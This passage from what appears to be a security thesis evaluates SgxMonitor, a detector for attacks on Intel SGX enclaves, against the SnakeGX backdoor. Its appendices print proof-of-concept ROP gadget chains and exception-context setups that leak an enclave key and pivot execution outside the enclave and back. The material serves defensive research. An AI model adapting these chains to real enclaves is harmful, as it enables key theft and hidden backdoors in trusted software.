SnakeGX. This is a data-only malware designed to implant a permanent backdoor into legitimate SGX enclaves. SnakeGX is an extension of the work of Biondo et. al (Biondo et al., 2018) and is based on code-reuse techniques. SnakeGX is composed by two phases: (i) an *installation phase*, that uses a classic ROP-chain (Carlini and Wagner, 2014) to install the payload inside the *target enclave*; and (ii) a *backdoor activation*, that exploits a design error of the Intel SGX SDK to trigger the payload previously installed. SnakeGX managed to bypass the current SGX protections. Therefore, once installed, an external observer cannot realize the presence of SnakeGX in the *target enclave*. For our evaluation, we recompiled the victim enclave including SgxMonitor, and we adjusted the *gadgets* addresses of SnakeGX accordingly. Then, we extracted the model, execute the malware, and finally, traced the *actions* emitted. The results show that SgxMonitor recognized either the *installation phase* and the *backdoor activation*. In particular, the *installation* relies on a classic ROP-chain, therefore, SgxMonitor identified an unknown *action* pointing a *gadget*. The *backdoor activation*, instead, restores a corrupted `ocall_context` (crafted during the installation). In this case, SgxMonitor observed the restoring of an anomalous state. In both cases, SgxMonitor flagged

the *target enclave* as malicious, thus blocking any attempt to establish a secure channel (Figure 7.3).

Shadow stack protection. We evaluate the shadow stack protection implemented in SgxMonitor. In particular, we want to identify an adversary able to overwrite the *return address* of a function with a valid location that is, however, incoherent with the call stack. To this end, we built a custom enclave that allows such attacks, we compiled it with SgxMonitor, extracted the model, and finally, run the attack. The results show that SgxMonitor managed to identify execution flows incoherent with the call stack, thus flagging the *target enclave* as malicious.

Non-control data attacks

We discuss if the communication protocol between *monitor* and *target enclave* may brace the adversary capabilities in non-control data attacks (Chen, Xu, and Sezer, 2005; Hu et al., 2015). Before we analyze this problem, we remark that all the packets have the same size by design, and the cryptographic key changes at any packet emitted (see Section 7.3.3). Therefore, an adversary can only analyze the packets timestamp.

These attacks do not hijack the execution-flow, for instance, an enclave may contain a password checking algorithm that matches one character at time. In this example, the number of packets suggests the number of characters guessed, thus reducing the combination. We can mitigate this attack with the introduction of dummy packets (from 0 to k) and adding a random dummy delay (from 0 to t). This will increase the micro-benchmark overhead of a factor $(k + t)$x in the worst case. However, such defenses would be applied to specific code portions (*e.g.,* in the password checking), thus incurring a minimal overhead footprint overall. (The idea is similar to adding countermeasures against timing-based attacks (Bellare, Cash, and Miller, 2011).)

Side-channels attacks

We study the implication of SgxMonitor in side-channel attacks. First, we focus on crypto analysis. In this case, an adversary may use the number of packets emitted to attack the cryptographic algorithms in the enclave. However, modern cryptographic algorithms have been proven chosen-ciphertext attack secure (Barthe et al., 2011). Therefore, leakage of ciphertext packets does not improve the adversary's capabilities (Wee, 2010). An adversary may however count the packets exchanged by the communication protocol to analyze the enclave execution and locate likely code positions. We dissect this scenario in two cases. (i) The code location could be used in *execution-flow attacks*, therefore, an adversary will trigger an anomalous execution that will be detected by SgxMonitor, as we discuss in Section 7.5.2. (ii) The code location could be used in *non-control data attacks*, that we discuss in Section 7.5.2.

Security Evaluation—Take Away. Our evaluations show that SgxMonitor can resist against state-of-the-art attacks (*i.e.,* SnakeGX and shadow stack protection). Moreover, we discuss the possible information leakage and we show that, in practice, it does not improve the adversary capabilities. Finally, we also propose information leaking mitigation and discuss the scenarios for which they are more suitable.

Chapter 8

Conclusion

These are the conclusions.

Appendix A

Preliminary Analysis of Assumptions

Table A.1 contains a list of 27 stand-alone SGX projects extracted from Maxul, 2019. For each project, we indicate their category, if it used the Intel SGX SDK, the number of trusted threads for each enclave of the project, and a note. We also list details for each enclave, if the project contains many. We counted 24 out of 27 projects developed on top of Intel SGX SDK, two projects use alternative SDKs (*i.e.,* Open Enclave SDK Microsoft, 2019 and Graphene Tsai, Porter, and Vij, 2017a), while one contains a simulated enclave. Among the projects based on the Intel SGX SDK, we counted a total of 31 enclaves, and 24 out of 31 are multi-threading (77%).

Category/Project	Intel SGX SDK	# of threads
Blockchain		
teechain	✓	10
private-data-objects	✓	10
	✓	1
	✓	2
fabric-secure-chaincode	✓	10
	✓	8
eevm	Open Enclave SDK Microsoft, 2019	
lucky	Based on a mock SGX implementation	
node-secureworker	✓	1
town-crier	✓	10
	✓	10
	✓	1
	✓	6
bolos-enclave	✓	1
Machine Learning Framework		
gbdt-rs	✓	1
bi-sgx	✓	1
slalom	✓	4
Applications		
sgxwallet	✓	16
sgx-tor	✓	10
	✓	10
obscuro	✓	50
channel-id-enclave	✓	10
sfaas	✓	3
phoenix	Graphene Tsai, Porter, and Vij, 2017a	
posup	✓	4
tresorsgx	✓	10
Private Key/Passphrase Management		
sgx-kms	✓	8
keystore	✓	1
safekeeper-server	✓	10
Database		
talos	✓	50
opaque	✓	10
stealthdb	✓	10
sgx_sqlite	✓	10
shieldstore	✓	8

TABLE A.1: SGX open-source projects extracted from Maxul, 2019.

Appendix B

Code-Reuse Technique

To show the feasibility of SnakeGX, we choose for our proof-of-concept the technique described by Biondo et al. Biondo et al., 2018. This means that SnakeGX uses ROP. However, as stated in Section 6.1, SnakeGX does not rely on a specific technique, but it does require one to control its behavior. Moreover, we adapted their approach to work on the Intel SGX SDK newer versions.

In the original approach, the authors exploited `asm_oret()` and `continue_execution()` functions. More precisely, they crafted a set of fake frame in order to create a loop between these functions. In the x64 architecture, the first four function parameters are passed by registers. Therefore, the authors used `asm_oret()` for setting `continue_execution()` registers pointing to a controlled structure. However, as also Biondo underlined, it is more complicated to use `asm_oret()` for SDK 2.0. This is why in our approach we substituted `asm_oret()` with a *glue gadget*. This might be any gadget that sets the input register for the `continue_execution()` function. Since we developed our proof-of-concept for Linux 64bit, `continue_execution()` expects the first argument (*i.e.*, a `sgx_exception_info_t` address) in the `rdi` register. This is achievable by using a classic `pop rdi` gadget. Windows, instead, follows a different calling convention and `continue_execution()` expects an `ocall_context` address shifted by 8 byes in the `rcx` register. Therefore we used a `pop rcx` as a *glue gadget*. In our evaluation, we found `pop rdi` and `pop rcx` gadgets in the Intel SGX SDK version for Linux and Windows, respectively.

Figure B.1 describes our code-reuse technique. The attacker crafts a fake stack that can reside inside or outside the enclave, we used both approaches. The fake stack is composed by frames, one of which contains in order: (i) a *glue gadget* address, (ii) a fake `sgx_exception_info_t` address, (iii) the `continue_execution()` address. Once the first *glue gadget* is triggered, it will set `rdi` (or `rcx` in Windows) register pointing to the fake `sgx_exception_info_t` structure. Then, the `continue_execution()` will set registers according to `sgx_exception_info_t` and it will also pivot to the actual gadget. Since `continue_execution()` allows us to control all general registers, we can easily invoke another function instead of a simple gadget (*e.g.*, `memcpy` in Frame 1). Finally, the gadget will return at the beginning of the next frame. At this point, the CPU will trigger a new *glue gadget* and the attack continues.

Our technique is more flexible compared to the one described by Biondo. By using a *glue gadget*, we can easily drive `continue_execution()` without relying on other SDK functions that might change in future versions.




FIGURE B.1: Chain used in the proof-of-concept of SnakeGX.

Appendix C

Conditional Chain

Conditional ROP-chain, the chain is triggered by using `sgx_exception_info_t` structure that configures the initial registers (see Appendix B). The `SP` register is perturbed if the value of `&lastKey` differs from the value of `&key` in order to pivot a true or a false ROP-chain, respectively.

```
/// we set the following registers through
/// a sgx_exception_info_t structure:
/// rdi = &lastKey; last key exfiltrated
/// rax = &key; current key loaded
/// rdx = #offset; to pivot to the false ROP-chain
/// rcx = &true-chain; address of the true ROP-chain
mov eax, dword ptr [rax] ; ret
mov rdi, qword ptr [rdi + 0x68] ; ret
cmp eax, edi ; sete al ; movzx eax, al ; ret
neg eax ; ret
and eax, edx ; ret
add rax, rcx ; ret
xchg rax, rsp ; ret
// 0x80 nops for padding
// beginning of true ROP-chain
pop rdi ; ret
// context to pivot to the ROP-chain that implements the true
  branch
&context_true
// address of continue_execution function
&continue_execution
// beginning of false ROP-chain
pop rdi ; ret
// context to pivot to the ROP-chain that implements the false
  branch
&context_false
// address of continue_execution function
&continue_execution
```

C.1 Context-Switch Chain

Details of the `sgx_exception_info_t` structures used to leak the key and to switch outside the enclave. The structures are used according to the techniques described in Appendix B.


```
/* ...previous sgx_exception_info_t structures... */
// leaks the key outside the enclave
// memcpy(key, buff)
ctxPc[2].cpu_context.rsi = &key; // address of the key
ctxPc[2].cpu_context.rdi = &buff; // memory regions where leaking
    the key
ctxPc[2].cpu_context.rdx = KEY_LENGTH; // length of the key
ctxPc[2].cpu_context.rip = &memcpy;
// prepares the next boot chain in the workspace
// memcpy(boot_chain, workspace)
ctxPc[3].cpu_context.rdi = &workspace; // workspace address
ctxPc[3].cpu_context.rdx = sizeof(boot_chain);
ctxPc[3].cpu_context.rsi = &boot_chain_backup;
ctxPc[3].cpu_context.rip = &memcpy;
// set the fake OCALL frame in the enclave
// memcpy(fake_frame, enclave)
ctxPc[4].cpu_context.rdi = &fake_frame;
ctxPc[4].cpu_context.rdx = sizeof(fake_frame);
ctxPc[4].cpu_context.rsi = &fake_frame_backup;
ctxPc[4].cpu_context.rip = &memcpy;
// saves CPU extended states for asm_oret
// save_xregs(xsave_buffer)
ctxPc[5].cpu_context.rdi = &xsave_buffer;
ctxPc[5].cpu_context.rip = &save_xregs;
// sets the trusted thread as it is performing an OCALL
// update_ocall_lastsp(fake_frame)
ctxPc[6].cpu_context.rdi = fake_frame;
ctxPc[6].cpu_context.rip = &update_ocall_lastsp;
// pivots to the outside-chain
// eenclu[exit] -> outside_chain
ctxPc[7].cpu_context.rax = 0x4; // EEXIT
ctxPc[7].cpu_context.rsp = &outside_chain_stack;
ctxPc[7].cpu_context.rbx = &outside_chain_first_gadget;
ctxPc[7].cpu_context.rip = &enclu;
```

Details of the outside ROP-chains used to resume payload inside the enclave.

```
/* ...previous gadgets for shipping the password remotely... */
// gadgets to resume payload within the enclave
pop rax ; ret
0x2 // EENTER
pop rbx ; ret
&tcs_address
pop rdi ; ret // rdi = -2 -> ORET
0xfffffffffffffffe // -2
pop rcx ; ret // for async exit handler
&Lasync_exit_pointer
&enclu_urts
```

Transaction	Definition
T^{ECALL}	$[(\text{N}, \texttt{src}, \texttt{idx})_{\texttt{idx}\geq 0}]$
T^{ERET}	$P \cup [(\text{T}, \texttt{src}, \oslash)]$
T^{OCALL1}	$P \cup [(\text{G}, \texttt{src}, \texttt{ctx})]$
T^{OCALL2}	$P \cup [(\text{D}, \texttt{src}, \oslash)]$
T^{ORET1}	$[(\text{N}, \texttt{src}, \texttt{idx})_{\texttt{idx}=-2}]$
T^{ORET2}	$P \cup [(\text{C}, \texttt{src}, \texttt{ctx})]$

(A) Transaction definition of SgxMonitor model for the *outside function* interaction.



(B) SgxMonitor representation of *outside functions* interaction.

FIGURE C.1: Example of *outside functions* interaction modeling. We show the FSM representation and the transaction definitions, respectively.

C.2 SgxMonitor: Model Examples

In this section, we discuss the application of SgxMonitor model (Section 7.2) over two important Intel SGX SDK mechanisms: the outside function interaction (Section C.2.1) and the exception handling (Section C.2.2).

Transaction syntax. For the sake of simplicity, we indicate the transactions in tables C.1a and C.2a with the following syntax:

$$T = P \cup [s].$$

T is composed by any *valid* sequence of *generic actions* P (according to the specification of Section 7.2) that terminates with the *stop action* s. In case T does not contain any *generic action*, we omit P.

C.2.1 Outside Function Modeling


Figure C.1 shows the application of SgxMonitor to the enclave *outside function* interaction.

After the enclave initialization, the host invokes a *secure function*, which activates an `EENTER` opcode with the `idx` greater or equal than *zero* (*i.e.*, T^{ECALL}). From this point, the *secure function* can evolve in two ways: (E1) it does not need any interaction with the host, thus it performs an ERET; or (E2) it requires an interaction with the host, thus it performs an ORET. In case (E1), the enclave does not generate any context and, therefore, it performs a valid execution path that ends with an `EEXIT` opcode (*i.e.*, T^{ERET}). In case (E2), instead, we need two steps to accomplish an OCALL: (i) generating an `ocall_context` (*i.e.*, T^{OCALL1}), and (ii) invoking the *outside function* (*i.e.*, T^{OCALL2}).

Once the *outside function* needs to resume the *secure function* execution, it invokes an ORET, that is composed by two steps: (i) the execution enters in the enclave (*i.e.*, T^{ORET1}), and (ii) the `ocall_context` is restored (*i.e.*, T^{ORET2}). From this point ahead, the *secure function* can exit the enclave through an ERET (E1) or perform further OCALLs (E2).

Transaction	Definition
AEX	*handled at microcode level*
T^{THD1}	$[(\text{N}, \texttt{src}, \texttt{idx})_{\texttt{idx}=-3}]$
T^{THD2}	$P \cup [(\text{J}, \texttt{src}, \texttt{ctx})]$
T^{THD3}	$P \cup [(\text{T}, \texttt{src}, \oslash)]$
T^{ERESUME}	$P \cup [(\text{R}, \texttt{src}, \oslash)]$
T^{IHD1}	$P \cup [(\text{K}, \texttt{src}, \texttt{ctx})]$
T^{IHD2}	$P \cup [(\text{J}, \texttt{src}, \texttt{ctx})]$
T^{CONT}	$P \cup [(\text{K}, \texttt{src}, \texttt{ctx})]$

(A) Transaction definition of SgxMonitor model for the exception handling interaction.



(B) SgxMonitor representation of exception handling.

FIGURE C.2: Example of *exception handling* modeling. We show the FSM representation and the transaction definitions, respectively.

C.2.2 Exception Handling Modeling

In Figure C.2b, we depict the SgxMonitor representation of the SGX SDK exception handling. Overall, the SGX SDK handles exceptions in two phases, called *trusted handle* (TH) and *internal handle* (IH), respectively. In the first phase (TH), the SGX interrupts its execution as a result of an `AEX`, and passes the control to the host. As soon as an exception is triggered, the microcode saves the CPU registers in a dedicated page, called SSA, for later stages Costan and Devadas, 2016. After an `AEX`, the SDK expects the invocation of a dedicated *secure function*, called `trts_handle_exception`, which index is -3 (*i.e.*, T^{THD1}). This function fills an `sgx_exception_info_t` structure with the values previously stored in the SSA (*i.e.*, T^{THD2}). At the end of (TH), the enclave is ready for the second phase (IH) and thus it leaves the control to the host (*i.e.*, T^{THD3}). The host invokes an `ERESUME` to activate the `internal_handle_exception` routine (*i.e.*, $\text{T}^{\text{ERESUME}}$). Now, the enclave iterates among the custom handlers eventually registered (*i.e.*, T^{IHD1} and T^{IHD2}). Each custom handler attempts at fixing the exception by analyzing the `sgx_exception_info_t`, possibly altering it. Therefore, we update the enclave internal state at each iteration. After invoking all the internal handlers, the SGX SDK uses the `continue_execution` routine to resume the *secure function* (*i.e.*, T^{CONT}). Finally, if the exception is properly handled, the *secure function* will continue, otherwise, a new `AEX` happens and the exception workflow starts again.

Bibliography

Abadi, Martín et al. (2005). "Control-flow integrity". In: *Proceedings of the 12th ACM conference on Computer and communications security*. ACM, pp. 340–353.

Abadi, Martín et al. (2009). "Control-flow integrity principles, implementations, and applications". In: *ACM Transactions on Information and System Security (TISSEC)* 13.1, pp. 1–40.

Abera, Tigist et al. (2016). "C-FLAT: control-flow attestation for embedded systems software". In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. ACM, pp. 743–754.

Abera, Tigist et al. (2019). "DIAT: Data Integrity Attestation for Resilient Collaboration of Autonomous Systems". In: URL: https://www.ndss-symposium.org/ndss-paper/diat-data-integrity-attestation-for-resilient-collaboration-of-autonomous-systems/.

Akhunzada, Adnan et al. (2015). "Man-At-The-End attacks: Analysis, taxonomy, human aspects, motivation and future directions". In: *Journal of Network and Computer Applications* 48, pp. 44 –57. ISSN: 1084-8045. DOI: https://doi.org/10.1016/j.jnca.2014.10.009. URL: http://www.sciencedirect.com/science/article/pii/S1084804514002379.

Alibaba Cloud (2020). *Install SGX*. Last access May 2021. URL: https://www.alibabacloud.com/help/doc-detail/108507.htm.

Anati, Ittai et al. (2013). "Innovative technology for CPU based attestation and sealing". In: *Proceedings of the 2nd international workshop on hardware and architectural support for security and privacy*. Vol. 13.

Apple (2016). *Secure Enclave*. Last visit may 2021. URL: https://support.apple.com/en-sg/guide/security/sec59b0b31ff/web.

ARM (2017). *ARM TrustZone*. URL: https://www.arm.com/products/security-on-arm/trustzone.

Arnautov, Sergei et al. (2016a). "SCONE: Secure Linux Containers with Intel SGX." In: *OSDI*, pp. 689–703.

Arnautov, Sergei et al. (2016b). "SCONE: Secure Linux Containers with Intel SGX". In: *12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)*. Savannah, GA: USENIX Association, pp. 689–703. ISBN: 978-1-931971-33-1. URL: https://www.usenix.org/conference/osdi16/technical-sessions/presentation/arnautov.

Aumasson, Jean-Philippe et al. (2013a). *BLAKE2*. Last access March 2019. URL: https://github.com/BLAKE2/BLAKE2.

— (2013b). "BLAKE2: simpler, smaller, fast as MD5". In: *International Conference on Applied Cryptography and Network Security*. Springer, pp. 119–135.

Aumasson, Jean-Philippe et al. (2014). "BLAKE2". In: *The Hash Function BLAKE*. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 165–183. ISBN: 978-3-662-44757-4. DOI:

10.1007/978-3-662-44757-4_9. URL: https://doi.org/10.1007/978-3-662-44757-4_9.

AWS (2006). *Amazon Web Services (AWS)*. Last access March 2019. URL: https://aws.amazon.com/.

— (2020). *Amazon EC2 Dedicated Hosts*. Last access May 2021. URL: https://aws.amazon.com/ec2/dedicated-hosts/.

Bajikar, Sundeep (2002). "Trusted platform module (tpm) based security on notebook pcs-white paper". In: *Mobile Platforms Group Intel Corporation* 1, p. 20.

Banescu, Sebastian and Alexander Pretschner (2017). "A tutorial on software obfuscation". In: *Advances in Computers*.

Baratloo, Arash, Navjot Singh, Timothy K Tsai, et al. (2000). "Transparent run-time defense against stack-smashing attacks." In: *USENIX Annual Technical Conference, General Track*, pp. 251–262.

Barthe, Gilles et al. (2011). "Beyond provable security verifiable IND-CCA security of OAEP". In: *Cryptographers' Track at the RSA Conference*. Springer, pp. 180–196.

Bauman, Erick and Zhiqiang Lin (2016). "A case for protecting computer games with SGX". In: *Proceedings of the 1st Workshop on System Software for Trusted Execution*, pp. 1–6.

Baumann, Andrew, Marcus Peinado, and Galen Hunt (2015). "Shielding applications from an untrusted cloud with haven". In: *ACM Transactions on Computer Systems (TOCS)* 33.3, p. 8.

Beekman, Jethro G, John L Manferdelli, and David Wagner (2016). "Attestation Transparency: Building secure Internet services for legacy clients". In: *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, pp. 687–698.

Bellare, Mihir, David Cash, and Rachel Miller (2011). "Cryptography Secure against Related-Key Attacks and Tampering". In: *Advances in Cryptology – ASIACRYPT 2011*. Ed. by Dong Hoon Lee and Xiaoyun Wang. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 486–503. ISBN: 978-3-642-25385-0.

Bellare, Mihir, Joe Kilian, and Phillip Rogaway (2000). "The security of the cipher block chaining message authentication code". In: *Journal of Computer and System Sciences* 61.3, pp. 362–399.

Biondi, Philippe and Fabrice Desclaux (2006). "Silver needle in the Skype". In: *Black Hat Europe* 6, pp. 25–47.

Biondo, Andrea et al. (2018). "The guard's dilemma: Efficient code-reuse attacks against intel sgx". In: *Proceedings of 27th USENIX Security Symposium*.

Bletsch, Tyler et al. (2011). "Jump-oriented programming: a new class of code-reuse attack". In: *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*. ACM, pp. 30–40.

Brasser, Ferdinand et al. (2017). "Software Grand Exposure: SGX Cache Attacks Are Practical". In: *11th USENIX Workshop on Offensive Technologies (WOOT 17)*. Vancouver, BC: USENIX Association. URL: https://www.usenix.org/conference/woot17/workshop-program/presentation/brasser.

Brumley, David and Dawn Song (2004). "Privtrans: Automatically partitioning programs for privilege separation". In: *USENIX Security Symposium*, pp. 57–72.

Bulck, Jo Van et al. (Aug. 2018). "Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution". In: *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, 991–1008. ISBN: 978-1-939133-04-5. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/bulck.

Bzip2 (2002). *Bzip2*. Last access March 2019. URL: http://www.sourceware.org/bzip2/.

Calcagno, Cristiano et al. (2009). "Compositional shape analysis by means of bi-abduction". In: *Proceedings of the 36th annual ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pp. 289–300.

Carlini, Nicholas and David Wagner (2014). "ROP is Still Dangerous: Breaking Modern Defenses." In: *USENIX Security Symposium*, pp. 385–399.

Challita, Stéphanie et al. (2018). "A precise model for google cloud platform". In: *2018 IEEE International Conference on Cloud Engineering (IC2E)*. IEEE, pp. 177–183.

Chang, Hoi and Mikhail J Atallah (2001). "Protecting software code by guards". In: *Digital Rights Management Workshop*. Vol. 2320. Springer, pp. 160–175.

Check Point LTD (2020). *Top 15 Cloud Security Issues, Threats and Concerns*. Last visit on 21 May 2021. URL: https://www.checkpoint.com/cyber-hub/cloud-security/what-is-cloud-security/top-cloud-security-issues-threats-and-concerns/.

Checkoway, Stephen and Hovav Shacham (Mar. 2013). "Iago Attacks: Why the System Call API is a Bad Untrusted RPC Interface". In: *SIGARCH Comput. Archit. News* 41.1, pp. 253–264. ISSN: 0163-5964. DOI: 10.1145/2490301.2451145. URL: http://doi.acm.org/10.1145/2490301.2451145.

Chen, Ping et al. (2016). "Advanced or not? A comparative study of the use of anti-debugging and anti-VM techniques in generic and targeted malware". In: *IFIP International Information Security and Privacy Conference*. Springer, pp. 323–336.

Chen, Shuo, Jun Xu, and Emre C. Sezer (July 2005). "Non-Control-Data Attacks Are Realistic Threats". In: *14th USENIX Security Symposium (USENIX Security 05)*. Baltimore, MD: USENIX Association. URL: https://www.usenix.org/conference/14th-usenix-security-symposium/non-control-data-attacks-are-realistic-threats.

Cloosters, Tobias, Michael Rodler, and Lucas Davi (Aug. 2020a). "TeeRex: Discovery and Exploitation of Memory Corruption Vulnerabilities in SGX Enclaves". In: *29th USENIX Security Symposium (USENIX Security 20)*. Boston, MA: USENIX Association. URL: https://www.usenix.org/conference/usenixsecurity20/presentation/cloosters.

— (Aug. 2020b). "TeeRex: Discovery and Exploitation of Memory Corruption Vulnerabilities in SGX Enclaves". In: *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, pp. 841–858. ISBN: 978-1-939133-17-5. URL: https://www.usenix.org/conference/usenixsecurity20/presentation/cloosters.

Coke, James S et al. (1998). *Implementing scatter/gather operations in a direct memory access device on a personal computer*. US Patent 5,708,849.

Collberg, Christian S. and Clark Thomborson (2002). "Watermarking, tamper-proofing, and obfuscation-tools for software protection". In: *IEEE Transactions on software engineering* 28.8, pp. 735–746.

Conti, Mauro et al. (2008). "Emergent properties: detection of the node-capture attack in mobile wireless sensor networks". In: *Proceedings of the first ACM conference on Wireless network security*, pp. 214–219.

Conti, Mauro et al. (2010). "The smallville effect: social ties make mobile networks more secure against node capture attack". In: *Proceedings of the 8th ACM international workshop on Mobility management and wireless access*, pp. 99–106.

Coppa, Emilio, Daniele Cono D'Elia, and Camil Demetrescu (2017). "Rethinking pointer reasoning in symbolic execution". In: *2017 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*. IEEE, pp. 613–618.

Costan, Victor and Srinivas Devadas (2016). "Intel SGX Explained." In: *IACR Cryptology ePrint Archive* 2016, p. 86.

Dai Zovi, Dino (2010). "Practical return-oriented programming". In: *SOURCE Boston*.

Davi, Lucas et al. (2014). "Stitching the Gadgets: On the Ineffectiveness of Coarse-Grained Control-Flow Integrity Protection." In: *USENIX Security Symposium*. Vol. 2014.

Dessouky, Ghada et al. (2017). "LO-FAT: Low-Overhead Control Flow ATtestation in Hardware". In: *Design Automation Conference (DAC), 2017 54th ACM/EDAC/IEEE*. IEEE, pp. 1–6.

Dessouky, Ghada et al. (2018). "LiteHAX: Lightweight Hardware-assisted Attestation of Program Execution". In: *Proceedings of the International Conference on Computer-Aided Design*. ICCAD '18. San Diego, California: ACM, 106:1–106:8. ISBN: 978-1-4503-5950-4. DOI: 10.1145/3240765.3240821. URL: http://doi.acm.org/10.1145/3240765.3240821.

Difallah, Djellel Eddine et al. (2013). "Oltp-bench: An extensible testbed for benchmarking relational databases". In: *Proceedings of the VLDB Endowment* 7.4, pp. 277–288.

Dolev, D. and A. C. Yao (1981). "On the Security of Public Key Protocols". In: *Proceedings of the 22Nd Annual Symposium on Foundations of Computer Science*. SFCS '81. Washington, DC, USA: IEEE Computer Society, pp. 350–357. DOI: 10.1109/SFCS.1981.32. URL: https://doi.org/10.1109/SFCS.1981.32.

Dolev, Danny and Andrew Yao (1983). "On the security of public key protocols". In: *IEEE Transactions on information theory* 29.2, pp. 198–208.

Doweck, J. et al. (2017). "Inside 6th-Generation Intel Core: New Microarchitecture Code-Named Skylake". In: *IEEE Micro* 37.2, pp. 52–62.

Drake, Joshua D and John C Worsley (2002). *Practical PostgreSQL*. " O'Reilly Media, Inc."

Evans, Isaac et al. (2015). "Control Jujutsu: On the Weaknesses of Fine-Grained Control Flow Integrity". In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. CCS '15. Denver, Colorado, USA: Association for Computing Machinery, 901–913. ISBN: 9781450338325. DOI: 10.1145/2810103.2813646. URL: https://doi.org/10.1145/2810103.2813646.

Facebook (2016). *Zstandard*. Last access March 2019. URL: https://facebook.github.io/zstd/.

Flexera (2020). *State of the Cloud Report*. Last visit on 21 May 2021. URL: https://resources.flexera.com/web/media/documents/rightscale-2019-state-of-the-cloud-report-from-flexera.pdf.

Gange, Graeme et al. (2016). "An abstract domain of uninterpreted functions". In: *International Conference on Verification, Model Checking, and Abstract Interpretation*. Springer, pp. 85–103.

Ge, Xinyang, Weidong Cui, and Trent Jaeger (2017). "GRIFFIN: Guarding Control Flows Using Intel Processor Trace". In: *Proceedings of the Twenty-Second International Conference on Architectural Support for Programming Languages and Operating Systems*. ASPLOS '17. Xi'an, China: ACM, pp. 585–598. ISBN: 978-1-4503-4465-4. DOI: 10.1145/3037697.3037716. URL: http://doi.acm.org/10.1145/3037697.3037716.

Gentry, Craig et al. (2009). *A fully homomorphic encryption scheme*. Vol. 20. 9. Stanford university Stanford.

Ghosh, Sudeep, Jason D Hiser, and Jack W Davidson (2010). "A secure and robust approach to software tamper resistance". In: *International Workshop on Information Hiding*. Springer, pp. 33–47.

Gilmont, Tanguy, J-D Legat, and J-J Quisquater (1999). "Enhancing security in the memory management unit". In: *Proceedings 25th EUROMICRO Conference. Informatics: Theory and Practice for the New Millennium*. Vol. 1. IEEE, pp. 449–456.

Google (2018). *Asylo*. Last access February 2021. URL: https://github.com/google/asylo.

Götzfried, Johannes et al. (2017). "Cache Attacks on Intel SGX". In: *Proceedings of the 10th European Workshop on Systems Security*. EuroSec'17. Belgrade, Serbia: Association for Computing Machinery. ISBN: 9781450349352. DOI: 10.1145/3065913.3065915. URL: https://doi.org/10.1145/3065913.3065915.

Graziano, Mariano, Davide Balzarotti, and Alain Zidouemba (2016). "ROPMEMU: A Framework for the Analysis of Complex Code-Reuse Attacks". In: *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*. ASIA CCS '16. Xi'an, China: ACM, pp. 47–58. ISBN: 978-1-4503-4233-9. DOI: 10.1145/2897845.2897894. URL: http://doi.acm.org/10.1145/2897845.2897894.

Greene, J (2012). "Intel Trusted Execution Technology (white paper)". In: *Online: http://www. intel. com/txt*.

Gullasch, D., E. Bangerter, and S. Krenn (2011). "Cache Games – Bringing Access-Based Cache Attacks on AES to Practice". In: *2011 IEEE Symposium on Security and Privacy*, pp. 490–505. DOI: 10.1109/SP.2011.22.

Gulley, Sean et al. (2013). "Intel sha extensions–new instructions supporting the secure hash algorithm on intel architecture processor". In: *Intel White Paper*.

Hähnel, Marcus, Weidong Cui, and Marcus Peinado (2017). "High-Resolution Side Channels for Untrusted Operating Systems". In: *2017 USENIX Annual Technical Conference (USENIX ATC 17)*. Santa Clara, CA: USENIX Association, pp. 299–312. ISBN: 978-1-931971-38-6. URL: https://www.usenix.org/conference/atc17/technical-sessions/presentation/hahnel.

Homoliak, Ivan et al. (Apr. 2019). "Insight Into Insiders and IT: A Survey of Insider Threat Taxonomies, Analysis, Modeling, and Countermeasures". In: *ACM Comput. Surv.* 52.2. ISSN: 0360-0300. DOI: 10.1145/3303771. URL: https://doi.org/10.1145/3303771.

Horne, Bill et al. (2001). "Dynamic self-checking techniques for improved tamper resistance". In: *ACM Workshop on Digital Rights Management*. Springer, pp. 141–159.

